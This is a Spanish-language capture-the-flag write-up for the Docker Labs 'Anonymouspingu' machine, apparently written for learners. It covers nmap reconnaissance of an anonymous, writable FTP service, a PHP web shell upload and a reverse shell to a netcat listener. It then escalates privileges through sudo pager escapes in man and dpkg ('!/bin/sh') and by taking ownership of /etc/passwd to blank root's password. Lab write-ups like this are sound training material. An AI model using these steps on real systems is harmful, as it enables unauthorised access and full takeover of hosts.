Anonymouspingu FTP writeup - Docker Labs

Dificultad: fácil

Escrito por: tellmefred

Introducción:

En este desafiante entorno, explorarás cómo una configuración incorrecta del servicio FTP, comúnmente ejecutado en el puerto 21, puede llevar a vulnerabilidades que podrían ser explotadas por hackers maliciosos. El servicio FTP es esencial para la transferencia de archivos, pero una configuración descuidada puede abrir puertas a intrusiones no deseadas.

Reconocimiento:

Primero probamos la conectividad con un ping.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.293 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.139 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.163 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.094 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3070ms
rtt min/avg/max/mdev = 0.094/0.172/0.293/0.073 ms
```


El nmap nos deja al descubierto bastante información debido a unos parámetros que introduje.

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0            7816 Nov 25  2019 about.html
| -rw-r--r--    1 0        0            8102 Nov 25  2019 contact.html
| drwxr-xr-x    2 0        0            4096 Jan 01  1970 css
| drwxr-xr-x    2 0        0            4096 Apr 28 18:28 heustonn-html
| drwxr-xr-x    2 0        0            4096 Oct 23  2019 images
| -rw-r--r--    1 0        0           20162 Apr 28 18:32 index.html
| drwxr-xr-x    2 0        0            4096 Oct 23  2019 js
| -rw-r--r--    1 0        0            9808 Nov 25  2019 service.html
|_drwxrwxrwx    1 33       33           4096 Apr 28 21:08 upload [NSE: writeable]
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Mantenimiento
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix
```

Inmediatamente descargo todo lo que encontré en el nmap pero no había nada interesado ahora queda subir en vez de descargar.


Aquí subiré este archivo que nos da una web Shell escrito en php.

Perfecto recuerden que teníamos una carpeta upload unido al sitio web ahora revisemos esto en el navegador.




Explotación:


Aquí http://(ip)/upload y vemos este archivo que había subido.



Probemos este RCE y vemos que tenemos ejecución remota.



Ya sabemos a ejecutar una rever Shell y recibirlo en nuestra maquina.



Tenemos una terminal funcional ahora a hacer pivoting de usuarios hasta llegar a root.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/anonymouspingu]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.239] from (UNKNOWN) [172.17.0.2] 54468
bash: cannot set terminal process group (45): Inappropriate ioctl for device
bash: no job control in this shell
www-data@4eec066cca45:/var/www/html/upload$
```


Post-explotación:

Primero vemos con el user pingu podemos ejecutar sudo -l y vemos el /usr/bin/man.

```
www-data@3ee1df69a290:/var/www/html/upload$ sudo -l
sudo -l
Matching Defaults entries for www-data on 3ee1df69a290:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 3ee1df69a290:
    (pingu) NOPASSWD: /usr/bin/man
www-data@3ee1df69a290:/var/www/html/upload$
```

Buscamos en mi pagina favorita para escalada de privilegios y vemos que con sudo man man y !/bin/sh podemos elevar nuestro privilegios.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo man man
!/bin/sh
```

Ejecutamos sudo -u pingu /usr/bin/man man y ejecutamos lo antes dicho.



```
www-data@6129df0ea996:/tmp$ sudo -u pingu /usr/bin/man man
MAN(1)                       Manual pager utils
MAN(1)

NAME
       man - an interface to the system reference manuals

SYNOPSIS
       man [man options] [[section] page ...]
 ...
       man -k [apropos options] regexp ...
       man -K [man options] [section] term ..
.
       man -f [whatis options] page ...
       man -l [man options] file ...
       man -w|-W [man options] page ...

DESCRIPTION
       man  is  the system's manual pager.  Each page argument giv
en to man is
       normally the name of a program, utility or function.  The  manual
 page
       associated with each of these arguments is then found and displayed.  A
       section,  if  provided, will direct man to look only in tha
!/bin/sh
```

Ya somos el usuario pingu.

```
       section,  if  provided, will direct man to look only in tha
!/bin/sh
$ whoami
pingu
$
```

Sudo -l a ver que podemos hacer y vemos al usuario gladys aquí vamos a lo mismo buscamos en GTFOBins.

```
pingu@6129df0ea996:/tmp$ sudo -l
Matching Defaults entries for pingu on 6129df0ea996:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User pingu may run the following commands on 6129df0ea996:
    (gladys) NOPASSWD: /usr/bin/nmap
    (gladys) NOPASSWD: /usr/bin/dpkg
```

Parecido al anterior así que vamos.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo dpkg -l
!/bin/sh
```

Igual Sudo -u gladys y como vimos arriba.

```
pingu@6129df0ea996:/tmp$ sudo -u gladys /usr/bin/dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                          Version                              Archit
ecture Description
+++-=============================-====================================-======
======-================================================================
=======
ii  adduser                       3.137ubuntu1                         all
      add and remove users and groups
ii  apache2                       2.4.58-1ubuntu8                      amd64
      Apache HTTP Server
ii  apache2-bin                   2.4.58-1ubuntu8                      amd64
      Apache HTTP Server (modules and other binary files)
ii  apache2-data                  2.4.58-1ubuntu8                      all
      Apache HTTP Server (common files)
ii  apache2-utils                 2.4.58-1ubuntu8                      amd64
      Apache HTTP Server (utility programs for web servers)
ii  apt                           2.7.14build2                         amd64
      commandline package manager
ii  base-files                    13ubuntu10                           amd64
      Debian base system miscellaneous files
ii  base-passwd                   3.6.3build1                          amd64
!/bin/sh
```

Somos gladys y nos falta llegar a root vamos a la ultima escalada.

```
!/bin/sh
$ whoami
gladys
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
gladys@6129df0ea996:/tmp$
```


Escalada de privilegios:

sudo -l y vemos que tenemos chown.

```
gladys@6129df0ea996:/tmp$ sudo -l
Matching Defaults entries for gladys on 6129df0ea996:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User gladys may run the following commands on 6129df0ea996:
    (root) NOPASSWD: /usr/bin/chown
```

Aqui en GTFOBins vemos que podemos cambiar los permisos de un archivo.



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_change
sudo chown $(id -un):$(id -gn) $LFILE
```

Cambiemos el /etc/passwd para quitarle la contraseña a el usuario root y poder cambiar solo con hacer (su root).

```
gladys@6129df0ea996:/tmp$ sudo -l
Matching Defaults entries for gladys on 6129df0ea996:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User gladys may run the following commands on 6129df0ea996:
    (root) NOPASSWD: /usr/bin/chown
gladys@6129df0ea996:/tmp$ sudo -u root chown gladys:gladys /etc/passwd
gladys@6129df0ea996:/tmp$ cat /etc/passwd
```

Eliminamos la x para quitarnos la contraseña de encima y terminamos, hacemos un echo ”el texto editado” > /etc/passwd y casi lo tenemos.

```
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:103:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
pingu:x:1001:1001::/home/pingu:/bin/bash
gladys:x:1002:1002::/home/gladys:/bin/bash
```

Hacemos su root y ya seriamos root.

```
gladys@6129df0ea996:/tmp$ su root
root@6129df0ea996:/tmp# whoami
root
root@6129df0ea996:/tmp#
```

Gracias por leer este writeup.